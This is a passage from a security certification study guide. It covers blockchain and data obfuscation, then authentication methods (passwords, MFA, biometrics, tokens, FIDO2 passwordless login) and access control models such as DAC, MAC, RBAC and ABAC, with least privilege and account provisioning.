Blockchain is a concept in which an expanding list of transactional records is secured using cryptography. Each record is referred to as a *block* and is run through a hash function. The hash value of the previous block in the chain is added to the hash calculation of the next block in the chain. This ensures that each successive block is cryptographically linked. Each block validates the hash of the previous block all the way through to the beginning of the chain, ensuring that each historical transaction has not been tampered with. In addition, each block typically includes a time stamp of one or more transactions as well as the data involved in the transactions themselves.

The blockchain is recorded in an **open public ledger**. This ledger does not exist as an individual file on a single computer; rather, one of the most important characteristics of a blockchain is that it is decentralized. The ledger is distributed across a peer-to-peer (P2P) network in order to mitigate the risks associated with having a single point of failure or compromise. Blockchain users can therefore trust each other equally. Likewise, another defining quality of a blockchain is its openness—everyone has the same ability to view every transaction on a blockchain.

Blockchain technology has a variety of potential applications. It can ensure the integrity and transparency of financial transactions, legal contracts, copyright and intellectual property (IP) protection, online voting systems, identity management systems, and data storage.

Obfuscation

Obfuscation is the art of making a message or data difficult to find. It is security by obscurity, which is normally deprecated. There are some uses for obfuscation technologies, however:

- **Steganography** (literally meaning “hidden writing”) embeds information within an unexpected source; a message hidden in a picture, for instance. The container document or file is called the *covertext.* The message can be encrypted by some mechanism before embedding it, providing confidentiality. The technology can also provide integrity or non-repudiation; for example, it could show that something was printed on a particular device at a particular time, which could demonstrate that it was genuine or fake, depending on the context.
- **Data masking** can mean that all or part of the contents of a database field are redacted by substituting all character strings with “x”, for example. A field might be partially redacted to preserve metadata for analysis purposes. For example, in a telephone number, the dialing prefix might be retained, but the subscriber number is redacted. Data masking can also use techniques to preserve the original format of the field.
- **Tokenization** means that all or part of the value of a database field is replaced with a randomly generated token. The token is stored with the original value on a token server or token vault, separate from the production database. An authorized query or app can retrieve the original value from the vault, if necessary, so tokenization is reversible. Tokenization is used as a substitute for encryption because, from a regulatory perspective, an encrypted field is the same value as the original data.

Data masking and tokenization are used for de-identification. De-identification obfuscates personal data from databases so that it can be shared without compromising privacy.

Review Activity:

Cryptographic Solutions

Answer the following questions:

1. **In an FDE product, what type of cipher is used for a key encrypting key?**

2. **True or False? Perfect Forward Secrecy (PFS) ensures that a compromise of a server's private key will not also put copies of traffic sent to that server in the past at risk of decryption.**

3. **Why does Diffie-Hellman underpin Perfect Forward Secrecy (PFS)?**

4. **True or false? It is essential to keep a salt value completely secret to prevent recovery of a password from its hash.**

Lesson 3

Summary

You should be able to summarize types of cryptographic functions (hash algorithm, symmetric cipher, asymmetric cipher) and explain how they are used in digital signatures, digital certificates, and disk/file/database/transport encryption products to provide confidentiality, integrity, and authentication. You should be familiar with the tools and procedures used to issue different types of certificates and manage PKI operations.

Guidelines for Implementing Cryptographic Solutions

Follow these guidelines when you implement cryptographic solutions:

- Create policies to require the use of strong ciphers and key lengths, such as the following:
  - Asymmetric key pair for signing: RSA 2,048-bit or ECC 256-bit
  - Asymmetric key pair for key exchange: RSA 2,048-bit or ECDHE 256-bit
  - Secret key: AES-128 or AES-256
  - Hashing: SHA256 or SHA512 (with MD5 allowed for documented compatibility requirements)
- Determine whether to use a private CA or third-party certificates and take steps to ensure the security of any private root CA used.
- Determine certificate policies and types that meet the needs of users and business workflows, such as server/machine, email/user, and code-signing certificate types. Ensure that the attribute fields are correctly configured when issuing certificates, taking special care to ensure that the SAN field lists domains, subdomains, or wildcard domains by which a server is accessed.
- Create policies and procedures for users and servers to submit CSRs, plus the identification, authentication, and authorization processes to ensure certificates are only issued to valid subjects.
- Set up procedures for managing keys and certificates, including revocation and backup/escrow of keys, ideally using dedicated hardware cryptoprocessors, such as TPMs and HSMs.

Lesson 4

Implement Identity and Access Management

LESSON INTRODUCTION

Each network user and host device must be identified with an account so that you can control their access to your organization's applications, data, and services. The processes that support this requirement are referred to as identity and access management (IAM). Within IAM, authentication technologies ensure that only valid subjects (users or devices) can operate an account. Authentication requires the account holder to submit credentials that should only be known or held by them in order to access the account. There are many authentication technologies, and it is imperative that you be able to implement and maintain these security controls.

As well as ensuring that only valid users and devices connect to managed networks and devices, you must ensure that these subjects are authorized with only the necessary permissions and privileges to access and change resources. These tasks are complicated by the need to manage identities across on-premises networks, cloud services, and web/mobile apps.

Lesson Objectives

In this lesson, you will do the following:

- Implement password-based and multifactor authentication.
- Implement account policies and authorization solutions.
- Implement single sign-on and federated identity solutions.

Topic 4A

Authentication

EXAM OBJECTIVES COVERED

4.6 Given a scenario, implement and maintain identity and access management.

Assuming that an account has been created securely and the identity of the account holder has been verified, authentication verifies that only the account holder is able to use the account and that the system may only be used by account holders. Authentication technologies allow the use not only of passwords, but also of biometric and token factors to better secure accounts. Understanding the strengths and weaknesses of these factors will help you to implement and maintain strong authentication systems.

Authentication Design

Authentication is performed when a supplicant or claimant presents credentials to an authentication server. The server compares what was presented to the copy of the credentials it has stored. If they match, the account is authenticated. *Authentication design* refers to selecting a technology that meets requirements for confidentiality, integrity, and availability:

- **Confidentiality**, in terms of authentication, is critical, because if account credentials are leaked, threat actors can impersonate the account holder and act on the system with whatever rights they have.
- **Integrity** means that the authentication mechanism is reliable and not easy for threat actors to bypass or trick with counterfeit credentials.
- **Availability** means that the time taken to authenticate does not impede workflows and is easy enough for users to operate.

There are many different technologies for defining credentials. These can be categorized as **factors**. The longest-standing authentication factor is "Something You Know" or a knowledge factor.

The typical knowledge factor is the *login,* composed of a username and a password. The username is typically not a secret (although it should not be published openly), but the password must be known only to the account holder. A passphrase is a longer password composed of several words. This has the advantages of being more secure and easier to remember.

Windows sign-in screen. (Screenshot used with permission from Microsoft.)

A **personal identification number (PIN)** is also something you know. Originally, PINs were associated with short four- or six-digit numeric sequences used with bank cards. In modern authentication designs, the main characteristic of a PIN is that it is valid for authenticating to a single device only. This type of PIN can use any characters and length.

Password Concepts

Improper credential management continues to be one of the most fruitful vectors for network attacks. If an organization must continue to rely on password-based credentials, its usage needs to be governed by strong policies and training.

A **password best practices** policy instructs users on choosing and maintaining passwords. More generally, a credential management policy should instruct users on how to keep their authentication method secure, whether this be a password, smart card, or biometric ID. The credential management policy also needs to alert users to diverse types of social engineering attacks. Users need to be able to spot phishing and pharming attempts, so that they do not enter credentials into an unsecure form or spoofed site.

To supplement best practice awareness, system-enforced **account policies** can help to enforce credential management principles by stipulating requirements for user-selected passwords:

- **Password Length**—enforces a minimum length for passwords. There may also be a maximum length.
- **Password Complexity**—enforces password complexity rules (that is, no use of a username within the password and a combination of at least eight uppercase/lowercase alphanumeric and non-alphanumeric characters).

- **Password Age**—forces the user to select a new password after a set number of days.
- **Password Reuse and History**—prevents the selection of a password that has been used already. The history attribute sets how many previous passwords are blocked. The minimum age attribute prevents a user from quickly cycling through password changes to revert to a preferred phrase.

Password aging and expiration can mean the same thing. However, some systems distinguish between them. If this is the case, aging means that the user can still log on with the old password after the defined period, but they must then immediately choose a new password. Expiration means that the user can no longer sign in with the outdated password and the account is effectively disabled.

You should note that the most recent guidance issued by NIST (nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-63b.pdf) deprecates some of the "traditional" elements of password best practices, such as complexity, aging, and the use of password hints.

Password reuse can also mean using a work password elsewhere (on a retail website, for instance). This sort of behavior can only be policed by soft policies.

Password Managers

Users often adopt poor credential management practices that are hard to control, such as using the same password for corporate networks and consumer websites. This makes enterprise network security vulnerable to data breaches from these websites. This risk is mitigated by a **password manager**:

1. The user selects a password manager app or service. Most operating systems and browsers implement password managers. Examples include Windows Credential Manager and Apple's iCloud Keychain. If using a third-party password manager, the user installs a plug-in for their chosen browser.
2. The user secures the password vault with a master password. The vault is likely to be stored in the cloud so that accounts can be accessed across multiple devices, but some password managers offer local storage only.
3. When the user creates or updates an account, the password manager generates a random password. The parameters can be adjusted to meet whatever length and complexity policy is required by the site.
4. When the user subsequently browses a site, the password manager validates the site's identity using its digital certificate and presents an option for the user to fill in the password.



Using the LastPass password manager browser plug-in to sign-in to CompTIA's website. (Screenshot courtesy of CompTIA, Inc., and LastPass US LP.)

The main risks from password managers are selection of a weak master password, compromise of the vendor's cloud storage or systems, and impersonation attacks designed to trick the manager into filling a password to a spoofed site.

Multifactor Authentication

An authentication design that uses only passwords or a single knowledge factor is considered weak. Password secrets are too prone to compromise to be reliable. Other types of authentication factor can be used to supplement or replace password-based logins. A **multifactor authentication (MFA)** technology combines the use of more than one type of factor.

Something You Have Factor

Something you have is an *ownership factor*. It means that the account holder possesses something that no one else does, such as a smart card, key fob, or smartphone that can generate or receive a cryptographic token.

Something You Are Factor

Something you are refers to a biometric or inherence factor. A *biometric factor* uses either physiological identifiers, such as a fingerprint or facial scan, or behavioral identifiers, such as the way someone moves (gait). The identifiers are scanned and recorded as a template. When the user authenticates, another scan is taken and compared to the template.

Somewhere You Are Factor

"Somewhere you are" means the system applies a location-based factor to an authentication decision. Location-based authentication measures some statistics about where you are. This could be a geographic location measured using a device's location service, or its Internet Protocol (IP) network address. A device's IP address could be used to refer to a logical network segment, or it could be linked to a geographic location using a geolocation service. Within a premises network, the physical port location, virtual LAN (VLAN), or Wi-Fi network can also be made the basis of location-based authentication.

Location-based authentication is not used as a primary authentication factor, but it may be used as a continuous authentication mechanism or as an access control feature. For example, if a user enters the correct credentials at a remote access gateway but their IP address shows them to be in a different country than expected, access controls might be applied to restrict the privileges granted or refuse access completely. Another example is when a user appears to log-in from multiple geographic locations that would be physically impossible with travel time.

Multifactor authentication requires a combination of different technologies. For example, requiring a PIN along with date of birth may be stronger than entering a PIN alone, but it is not multifactor.

You might also see references to two-factor authentication (2FA). This just means that there are precisely two factors involved, such as an ownership-based smart card or biometric identifier with something you know, such as a password or PIN.

Biometric Authentication

The first step in setting up **biometric authentication** is enrollment:

1. A sensor module acquires the biometric sample from the target.
2. A feature extraction module creates a template. The template is a mathematical representation of the parts of the sample that uniquely identify the target.

When the user wants to access a resource, they are re-scanned, and the scan is compared to the template. If they match to within a defined degree of tolerance, access is granted.

Biometric athentication can be challenging to implement. The efficacy rate of biometric pattern acquisition and matching and suitability as an authentication mechanism can be evaluated using the following metrics and factors:

- **False Rejection Rate (FRR)**—is where a legitimate user is not recognized. This is also referred to as a Type I error or false non-match rate (FNMR). FRR is measured as a percentage.
- **False Acceptance Rate (FAR)**—is where an interloper is accepted (Type II error or false match rate [FMR]). FAR is measured as a percentage.

  False rejection causes inconvenience to users, but false acceptance can lead to security breaches, and so is usually considered the most important metric.

- **Crossover Error Rate (CER)**—the point at which FRR and FAR meet. The lower the CER, the more efficient and reliable the technology.

  Errors are reduced over time by tuning the system. This is typically accomplished by adjusting the sensitivity of the system until CER is reached.

- **Throughput (speed)**—is the time required to create a template for each user and the time required to authenticate. This is a major consideration for high-traffic access points, such as airports or railway stations.
- **Failure to Enroll Rate (FER)**—are incidents in which a template cannot be created and matched for a user during enrollment.
- **Cost/Implementation**—is some scanner types are more expensive, whereas others are not easy to incorporate on mobile devices.
- Users can find it intrusive and threatening to privacy.
- The technology can be discriminatory or inaccessible to those with disabilities.

Fingerprint recognition is the most widely implemented biometric authentication method. The technology required for scanning and recording fingerprints is relatively inexpensive and the process quite straightforward. A fingerprint sensor is usually implemented as a small capacitive cell or optical camera that can detect the unique pattern of ridges making up the pattern. The technology is also nonintrusive and relatively simple to use, although moisture or dirt can prevent readings.



Configuring fingerprint recognition on an Android™ smartphone. Android is a trademark of Google LLC.

Facial recognition records multiple indicators about the size and shape of the face like the distance between the eyes or the width and length of the nose. The scan usually uses optical and infrared cameras or sensors to defeat spoofing attempts that substitute a photo for a real face.

Hard Authentication Tokens

An ownership factor means that the user possesses some type of device that only they can operate. This is referred to as an authenticator. The authenticator is able to generate or receive a token that identifies and authenticates the user. There are three main types of token generation:

- **Certificate-Based Authentication**—is when the supplicant controls a private key that can generate a unique signed token. The identity provider can verify the signature via the public key. The main drawback of this approach is the administrative burden of implementing PKI to issue digital certificates.
- **One-Time Password (OTP)**—is when a token is generated using some sort of hash function on a shared secret value plus a synchronization seed, such as a timestamp (TOTP) or HMAC (HOTP). The token can only be used once. A new token is generated for each authentication decision. This approach still uses a key pair and hashing for security, but it does not require PKI.
- **Fast Identity Online (FIDO) Universal 2nd Factor (U2F)**—uses a public/private key pair to register each account, avoiding the need to communicate a shared secret, which is a weakness of HOTP and TOTP. The private key is locked to the U2F device and signs the token; the public key is registered with the authentication server and verifies the token. As no digital certificates are involved, the solution does not rely on PKI.

A **hard authentication token** is generated within a secure cryptoprocessor. The authentication design means that there is no transmission of the token itself. Several device-based authenticators can be used to implement hard tokens:

- **Smart cards**—implement certificate-based authentication. The smart card stores the user's digital certificate, the private key associated with the certificate, and a personal identification number (PIN) used to activate the card. The card must be presented to a reader. There are physical contact and contactless near-field communication (NFC) card types.
- **One-time password (OTP)**—refers to a crytoprocessor that can generate a token. This type of hardware token does not need an interface to connect with a computer; the user just reads the code displayed.
- **Security key**—refers to a portable hardware security module (HSM) with a computer interface, such as USB or NFC. They are most closely associated with U2F, but some might also support certificate-based authentication or HOTP/TOTP. A security key must be activated to show presence. Some keys just have an activation button, but most use a biometric fingerprint reader for better security. A PIN must also be configured as a backup mechanism.

Key fob token generator. (Image © 123RF.com.)

There are also simpler smart cards and fobs that simply transmit a static token programmed into the device. For example, many building entry systems work on the basis of static codes. These mechanisms are highly vulnerable to cloning and replay attacks.

Soft Authentication Tokens

A **soft authentication token** is a one-time password generated by the identity provider and transmitted to the supplicant. The OTP could be sent to a registered phone number as an SMS/text message or sent to an email account. This method is more likely to use counter-based tokens, though they will still have an expiry period.

Soft tokens sent via SMS or email do not really count as an ownership factor. These systems can be described as two-step verification rather than MFA. The tokens are highly vulnerable to interception.

A more secure soft OTP token can be generated using an authenticator app. This is software installed on a computer or smartphone. The user must register each identity provider with the app, typically using a scannable quick response (QR) code to communicate the shared secret. When prompted to authenticate, the user must unlock the authenticator app with their device credential to view the OTP token. There is less risk of interception than with an SMS or email message, but as it runs on a shared-use device, there is the possibility that malware could compromise the app.



Using an authenticator app to sign in to a site. After the user signs in with a password, the site prompts them to authorize the sign in using the authenticator app installed on their smartphone.

Passwordless Authentication

With token-based MFA, the user account is typically still configured with a password. This might be used as a backup mechanism or there might be a two-step verification process, where the user must enter their password and then submit an OTP.

Passwordless means that the whole authentication system no longer processes knowledge-based factors. The FIDO2 with WebAuthn specifications provides a framework for passwordless authentication. It works basically as follows:

1. The user chooses either a roaming authenticator, such as a security key, or a platform authenticator implemented by the device OS, such as Windows Hello or Face ID/Touch ID for macOS and iOS.
2. The user configures a secure method or local gesture to confirm presence and authenticates the device. This gesture could be a fingerprint, face recognition, or PIN. This credential is only ever validated locally by the authenticator.
3. The user registers with a web application or service, referred to as a relying party. For each new relying party, the authenticator generates a public/private key pair. The user's client browser obtains the public key from the authenticator and registers it to associate it with an account on the relying party.
4. When presented with an authentication challenge, the user performs the local gesture to unlock the private key. The private key is used to sign a confirmation that the local gesture worked, which is then sent to the relying party.
5. The relying party uses the public key to verify the signature and authenticate the account session.

As with FIDO U2F, this provides similar security to smart card authentication, but does not require accounts to have digital certificates and PKI, reducing the management burden. FIDO2 WebAuthn improves on FIDO U2F by adding an application programming interface (API) that allows web applications to work without a password element to authentication. Most FIDO U2F authenticators should also support FIDO2/WebAuthn.

For a passwordless system to be secure, the authenticator must be trusted and resistant to spoofing or cloning attacks. **Attestation** is a mechanism for an authenticator device, such as a FIDO security key or the TPM in a PC or laptop, to prove that it is a root of trust. Each security key is manufactured with an attestation and model ID. During the registration step, if the relying party requires attestation, the authenticator uses this key to send a report. The relying party can check the attestation report to verify that the authenticator is a known brand and model and supports whatever cryptographic properties the relying party demands.

Note that the attestation key is not unique; if it were unique, it would be easy to identify individuals and be a serious threat to privacy. Instead, it identifies a particular brand and model.

Review Activity:

Authentication

Answer the following questions:

1. **Which property of a plaintext password is most effective at defeating a brute force attack?**

2. **A user maintains a list of commonly used passwords in a file located deep within the computer's directory structure. Is this secure password management?**

3. **What policy prevents users from choosing old passwords again?**

4. **True or false? An account requiring a password, PIN, and smart card is an example of three-factor authentication.**

5. **What methods can be used to implement location-based authentication?**

6. **Apart from cost, what would you consider to be the major considerations for evaluating a biometric recognition technology?**

7. **True or false? When implementing smart card login, the user's private key is stored on the smart card.**

8. **How does OTP protect against password compromise?**

Topic 4B

Authorization

EXAM OBJECTIVES COVERED

4.6 Given a scenario, implement and maintain identity and access management.

Authorization is the part of identity and access management that governs assigning privileges to network users and services. Implementing an access control model helps an organization to manage the implications of privilege assignments and to account for the actions of both regular and privileged administrative users. Account policies help you to protect credentials and to detect and manage risks from compromised accounts.

Discretionary and Mandatory Access Control

A user account that has been authenticated can be allocated rights and **permissions** on networks, computers, and data. An access control model describes the principles that govern how users receive rights.

Discretionary Access Control

Discretionary access control (DAC) is based on the primacy of the resource owner. In a DAC model, every resource has an owner. The owner creates a file or service although ownership can be assigned to another user. The owner has full control over the resource and they can modify its access control list (ACL) to grant rights to others.

DAC is the most flexible model and is currently implemented widely in computer and network security. In file system security, it is the model used by default for most UNIX/Linux distributions and Microsoft Windows. As the most flexible model, it is also the weakest because it makes centralized administration of security policies the most difficult to enforce. It is also the easiest to compromise, as it is vulnerable to insider threats and abuse of compromised accounts.

Mandatory Access Control

The DAC model exposes information to the threat of compromise via the privileged owner accounts. **Mandatory access control (MAC)** is based on security clearance levels. Rather than defining ACLs on resources, each object is given a classification label and each subject is granted a clearance level. In a confidentiality-oriented multilevel system, subjects are permitted to read objects classified at their own clearance level or below. For example, a user with Top Secret clearance could read data with Top Secret, Secret, and Confidential classification labels. A user with Secret clearance could access Secret and Confidential levels only.

Labeling objects and granting clearance takes place using preestablished rules. The critical point is that these rules are nondiscretionary and cannot be changed by any subject account.

As a simple classification system is inflexible, most MAC models add the concept of compartment-based access. For example, a data file might be at Secret classification and located in the HR compartment. Only subjects with Secret and HR clearance could access the file.

In MAC, users with high clearance are not permitted to write low-clearance documents. This is referred to as write up, read down. This prevents, for example, a user with Top Secret clearance republishing some Top Secret data that they can access with Secret clearance.

Role- and Attribute-Based Access Control

Role- and attribute-based access control use nondiscretionary, rules-based permissions assignments with more flexibility than MAC.

Role-Based Access Control

Role-based access control (RBAC) means that an organization defines its permission requirements in terms of the tasks that an employee or service must be able to perform. Each set of permissions is a role. Each principal (user or service account) is allocated to one or more roles. Under this system, the right to modify the permissions assigned to each role is reserved to a system owner. Therefore, the system is nondiscretionary as each principal cannot modify the ACL of a resource, even though they can change the resource in other ways. Principals gain rights implicitly (through being assigned to a role) rather than explicitly (being assigned the right directly).

The concept of a security **group account** goes some way toward turning a discretionary system into a role-based one. Rather than assigning rights directly to user accounts, the system owner assigns user accounts to security group accounts. Principals gain rights by being made a member of a security group. A principal can be a member of multiple groups and can therefore receive rights and permissions from several sources.



Using security groups to assign privileges. (Images © 123RF.com.)

RBAC can be partially implemented by mapping security groups onto roles, but they are not identical schemes. Membership in security groups is largely discretionary (assigned by administrators rather than determined by the system). Also, ideally, a principal should only inherit the permissions of a role to complete a particular task rather than retain them permanently. Administrators should be prevented from escalating their own privileges by assigning roles to their own accounts arbitrarily or boosting a role's permissions.

Attribute-Based Access Control

Attribute-based access control (ABAC) is the most fine-grained type of access control model. As the name suggests, an ABAC system makes access decisions based on a combination of subject and object attributes plus any context-sensitive or system-wide attributes. As well as group/role memberships, these attributes could include information about the OS currently being used, the IP address, or the presence of up-to-date patches and antimalware. An attribute-based system monitors the number of events or alerts associated with a user account or with a resource, or tracks access requests to ensure they are consistent in terms of timing or geographic location. It can be programmed to implement policies such as M-of-N control and separation of duties.

Rule-Based Access Control

Rule-based access control refers to any sort of access control model where access control policies are determined by system-enforced rules rather than by system users. As such, RBAC, ABAC, and MAC are all examples of rule-based (or nondiscretionary) access control.

Conditional access is an example of rule-based access control. A conditional access system monitors account or device behavior throughout a session. If certain conditions are met, it may suspend the account or may require the user to reauthenticate, perhaps using a two-step verification method.

The User Account Control (UAC) and sudo restrictions on privileged accounts are examples of conditional access. The user is prompted for confirmation or authentication when making requests that require elevated privileges. Role-based rights management and ABAC systems can apply a number of criteria to conditional access, including location-based policies.

Least Privilege Permission Assignments

Least privilege means that a principal is granted the minimum possible sufficient rights to complete a task that they are authorized to perform. This mitigates risk if an account should be compromised and fall under the control of a threat actor. Least privilege involves a design phase, where analysis of business workflows determines what roles and permissions are required.

While least privilege is a strong design principle, implementing it successfully can be challenging. Where many users, groups, roles, and resources are involved, managing permission assignments and implications is complex and time consuming. Improperly configured accounts can have two different impacts. On the one hand, setting privileges that are too restrictive creates a large volume of support calls and reduces productivity. On the other hand, granting too many privileges to users weakens the system's security and increases the risk of malware infection and a data breach.

Ensuring least privilege also involves continual monitoring to prevent authorization creep. Authorization creep refers to a situation where a user acquires more and more rights, either directly or by being added to security groups or roles.

For example, a user may be granted elevated privileges temporarily. In this case, a system is needed to ensure that the privileges are revoked at the end of the agreed period. A system of auditing should regularly review privileges, monitor group membership, review access control lists for each resource, and identify and disable unnecessary accounts.



Determining effective permissions for a shared folder. (Screenshot used with permission from Microsoft.)

User Account Provisioning

Provisioning is the process of setting up a service according to a standard procedure or best practice checklist. The IT department must keep track of all assets under management, and user accounts are a type of asset. User accounts are provisioned for new employees and for temporary access, such as by consultants and contractors. Some businesses may also need to set up customer accounts.

Provisioning a user account involves the following general steps:

- **Identity Proofing**—verifies that the person is who they say they are by checking official documents and records. Circumstances might also demand a background check, which verifies current and previous addresses, education, or previous employment and whether the person has a criminal record or credit issues.
- **Issuing Credentials**—allows the user to select a password known only to them and/or enroll them with biometric or token-based authenticators.
- **Issuing Hardware and Software Assets**—the user will need, typically a computer and/or smartphone and possibly local copies of licensed software apps. Employees need sufficient resources to do their job. If their resources are inadequate they might try to obtain hardware and software directly (shadow IT).

- **Teaching Policy Awareness**—by scheduling training and providing access to learning resources so that the employee or contractor is aware of security policies and risks. They must also be aware of policies for personal use of any IT assets issued to them.
- **Creating Permissions Assignment**—by identifying the work roles that the account must support and configuring the appropriate rights using a role-based, mandatory, or attribute-based access control model. If the account is granted privileged access, it should be tagged for close monitoring.

Deprovisioning is the process of removing the access rights and permissions allocated to an employee when they leave the company or from a contractor when a project finishes. This involves removing the account from any roles or security groups. The account might be disabled for a period and then deleted or deleted immediately.

Account Attributes and Access Policies

A user account is defined by a unique **security identifier (SID)**, a name, and a credential. Each account is associated with a profile. The profile can be defined with custom identity attributes describing the user, such as a full name, email address, contact number, department, and so on. The profile may support media such as an account picture.

As well as attributes, the profile will usually provide a location for storing user-generated data files (a home folder). The profile can also store per-account settings for software applications.

Each account can be assigned permissions over files and other network resources and access policies or privileges over the use and configuration of network hosts. These permissions might be assigned directly to the account or inherited through membership in a security group or role. Access policies determine things like the right to log on to a computer locally or via a remote desktop, install software, change the network configuration, and so on.

